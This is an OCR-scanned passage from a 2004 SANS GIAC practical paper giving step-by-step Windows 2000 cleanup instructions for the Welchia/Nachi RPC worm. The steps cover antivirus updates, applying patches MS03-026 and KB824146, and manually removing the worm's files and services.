
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


LiveUpdate

Update Not Necessary

Thank you for using LiveUpdate.

4. Validate that Norton AV protection levels are current. Upon completion of LiveUpdate, exit Norton AntiVirus and reopen to determine if the protection levels are up to date. Current protection levels will be located in the lower right corner of the main management console under the “Virus Definition File” section. To be current, definitions should be dated 8/18/2003 rev 16 or 50818p.



Norton AntiVirus Corporate Edition

Norton AntiVirus can help keep your computer protected from computer viruses. Select an item to the left to perform an action.

General Information

✓ Load Norton AntiVirus Services

Parent server:	AVOH[illegible]
Quarantine:	0 items

Program versions

Program	[illegible]
Scan engine	4.1.0.6


Virus Definition File

Version:	50013p
Date	0/13/2003

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5. Run a Norton Antivirus Scan. There should be no worm files detected. If there are, the files will be quarantined by NAV and the entire process should be repeated for this machine.

   This is performed by double clicking on the Norton AntiVirus shield and selecting **“Scan Computer”** Select the box net to **“C:” or Local Disk** and click **“Scan”.**



Norton AntiVirus Corporate Edition

Norton AntiVirus can help keep your computer protected from computer viruses. Select an item to the left to perform an action.


General Information
Load Norton AntiVirus Services
Parent server: AVOH[illegible]
Quarantine: 0 items

Program versions
Program: [illegible]
Scan engine: 4.1.0.6


Virus Definition File
Version: 50010p
Date: 0/10/2003

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



After checking the **“C:” or Local Disk** selection, click on **“Scan”.**



CSIRT Advisory.mdb.LNK

C:\Documents and Settings\Administrator\Application Data\Microsoft\Office\Recent


Once the window shown above appears, the user can minimize the scan window and continue working. While a full system scan is running, a slow down in workstation performance may occur, this is normal. After the system scan has completed, close the Norton AntiVirus console and the workstation performance should return to normal levels.

6. After completing NAV LiveUpdate and full system scan, download (or install from other media if Internet is not accessible from that machine) the patch for the RPC vulnerability described in Microsoft Security Bulletin MS03-026, MS03-

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

026]">http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp">MS03-026
Upon completion of patch installation, reboot the workstation.

7. Once the worm files have been removed from the machine, run Windows Update and install any updates or patches: **Tools > Windows Update**



Take a break with games on Windows XP
Put more fun in your life with top games for Windows XP!

More Free Downloads Than Ever
Keep up with new downloads, security updates, how-to articles, and more with the free Exploring Windows newsletter.


Win a Tablet PC Instantly
From November 17 to December 17, enter for your chance to win in the Tablet PC Instant Win Game.

Install Windows and Office Updates
Help protect your computer and install the November security bulletins, containing Windows and Office updates.

Opens the Windows Update Web page to update components.

© SANS Institute

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Microsoft Windows Update - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://v4.windowsupdate.microsoft.com/en/default.asp
Go Links
All Products | Support | Search | microsoft.com Guide
Microsoft Windows Update
Microsoft
Home | Windows Catalog | Windows Family | Office Update | Windows Update Worldwide
Windows Update
Welcome
Pick updates to install
Review and install updates
Other Options
View installation history
Personalize Windows Update
Get help and support
See Also
About Windows Update
Protect your PC
3 steps to help ensure your PC is protected
Scan for updates
Read our privacy statement
Terms of use. Accessibility.
javascript:parent.fnScan()
Local intranet

Welcome to Windows Update

Get the latest updates available for your computer's operating system, software, and hardware.

Windows Update scans your computer and provides you with a selection of updates tailored just for you.

Note Windows Update does not collect any form of personally identifiable information from your computer.


© 2003 Microsoft Corporation. All rights reserved.

8. Verify that the patches have been installed for both RPC DCOM and NTDLL.DLL WebDAV vulnerabilities:
   For Win2K, the file Windows2000-KB824146-x86-ENU.exe should be downloaded and run. (http://www.microsoft.com/downloads/details.aspx?familyid=f4f66d56-e7ce-44c3-8b94-817ea8485dd1&languageid=f49e8428-7071-4979-8a67-3cffcb0c2524&displaylang=en) This Hotfix updates Win2K Professional, Win2K Server, Win2K Advanced Server, and Win2K Datacenter Server running any version of Win2K up to and including Service Pack 4 (SP4). http://www.winnetmag.com/Windows/Article/ArticleID/40272/40272.html

   To verify that Hotfix Windows 2000 KB824146 is loaded, go to **Start > Settings > Control Panel > Add/Remove Programs**

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Add/Remove Programs
Installs and removes programs and Windows components

Installs and removes programs and Windows components

You should see the Hotfix listed among the Programs loaded if you have installed it.

© SANS Institute 20

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Add/Remove Programs
Change or Remove Programs
Add New Programs
Add/Remove Windows Components
Set Program Access and Defaults
Sort by: Name
Change/Remove

Currently installed programs:

Windows 2000 Hotfix - KB823182
Windows 2000 Hotfix - KB823559
Windows 2000 Hotfix - KB823980
Windows 2000 Hotfix - KB824105
Windows 2000 Hotfix - KB824141
Windows 2000 Hotfix - KB824146
Click here for support information.
To change this program or remove it from your computer, click Change/Remove.
Windows 2000 Hotfix - KB825119
Windows 2000 Hotfix - KB826232
Windows 2000 Hotfix - KB828035
Windows 2000 Hotfix - KB828749

Windows Media Player Hotfix [See wm828026 for more information]	Size	18.6MB
Windows Media Player system update (9 Series)	Size	2.01MB
WinPcap 3.0	Size	396KB
WinZip	Size	3.03MB


For information on the IIS WebDAV vulnerability and patching, check the Microsoft Security Bulletin MS03-007
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-007.asp

Manual check of system:

9. Check C:\WINNT\SYSTEM32\WINS\ for DLLHOST.EXE and SVCHOST.EXE and delete these files:
10. DLLHOST.EXE is the worm executable and SVCHOST.EXE is the tftp daemon used by the worm to spread itself.
11. Check for and stop the following services running:
    a. RpcPatch: This is set to run the installed copy of the worm (DLLHOST.EXE). The display name is “WINS Client”
    b. RpcTftpd: This is set to run the copy of the TFTPD application (SVCHOST.EXE). The display name is “Network Connections Sharing”

    The **Services** running are found by right-clicking on **My Computer > Manage > Services and Applications > Services**. The above services are stopped by selecting them, then selecting **Action > Stop**.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Computer Management

